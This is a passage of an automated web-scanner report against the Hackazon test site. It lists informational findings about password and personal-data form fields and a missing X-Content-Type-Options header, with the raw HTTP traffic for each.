SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required class="form-control" placeholder="Username" name="contact_name" id="userName">

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/cart/view	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

SensitivePersonalInformation			<input type="text" name="credit_card_number" id="creditCardField" value="" class="form-control" required pattern="^[\d-]+$" />	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/user/terms — Root Cause: (Parameter: / 2 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
GET /user/terms HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/register
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5556
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
GET /user/terms HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/register
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {EB6465A3-7059-4740-978C-6031BCB0D3D6}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Content-Length: 5556
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view — Root Cause: (Parameter: / 3 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

SensitivePersonalInformation			<input type="text" maxlength="100" required class="form-control" placeholder="Name" name="userName" id="userName" value="">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/review/send — Root Cause: (Parameter: / 2 Attack Variances) — INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/	Root Cause: (Parameter: / 2 Attack Variances)	INFORMATIONAL	

Attack Type	Original Value	Attack Value	Proof	Proof Description

SensitivePersonalInformation	<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

SensitivePersonalInformation	<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="password" maxlength="100" required name="password" autocomplete="off" id="password" class="form-control input-lg" placeholder="Password" tabindex="5">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="email" class="form-control" name="userEmail" id="userEmail" placeholder="Enter email" required data-validation="email" >	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInformation			<input type="text" maxlength="100" required name="username" id="username" autocomplete="off" class="form-control input-lg" placeholder="Username or Email" tabindex="1">	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options (15)

References

CWE-693

Description

The only defined value, "nosniff", prevents Internet Explorer and Google Chrome from MIME-sniffing a response away from the declared content-type. This also applies to Google Chrome, when downloading extensions. This reduces exposure to drive-by download attacks and sites serving user uploaded content that, by clever naming, could be treated by MSIE as executable or dynamic HTML files.

Recommendation

The X-Content-Type-Options HTTP response header can be used to indicate whether or not a browser should be allowed to sniff a response away from the declared content-type. Sites can use this to avoid MIME-sniffing a response away from the declared content-type.

0

http://hackazon.webscantest.com/bestprice	Root Cause: (Parameter: / 3 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:36:36 GMT Pragma: no-cache Content-Length: 4939 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:36:34 GMT Pragma: no-cache Content-Length: 4938 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:27 GMT Pragma: no-cache Content-Length: 4936 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/ Root Cause: (Parameter: / 1 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:34:56 GMT Pragma: no-cache Content-Length: 8993 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/ Set-Cookie: NB_SRVID=srv36155888; path=/ Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/user/login | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:03 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
POST /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {09B1591C-FF3F-465C-AE1B-A103A47C1704}

username=x75uzqty&password=x75uzqtz%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /user/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4326
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:06 GMT Pragma: no-cache Content-Length: 4422 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
POST /user/login?return_url= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 38
Referer: http://hackazon.webscantest.com/user/login
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:06 GMT
Pragma: no-cache
Content-Length: 4422
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/review/send | Root Cause: (Parameter: / 1 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:09 GMT Pragma: no-cache Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) x-powered-by: PHP/5.5.9-1ubuntu4.29 status: 400 Bad Request	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/category/view | Root Cause: (Parameter: / 3 Attack Variances) | INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
X-Content-Type-Options			Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4983 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /category/view?id=43 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {611962C0-17DC-4258-89BD-55D0675C84E0}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4983
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

X-Content-Type-Options	Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:08 GMT Pragma: no-cache Content-Length: 4815 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29	The X-Content-Type-Options HTTP response header, which only defined value is "nosniff", not found.

Original Traffic

```
GET /category/view?id=32 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
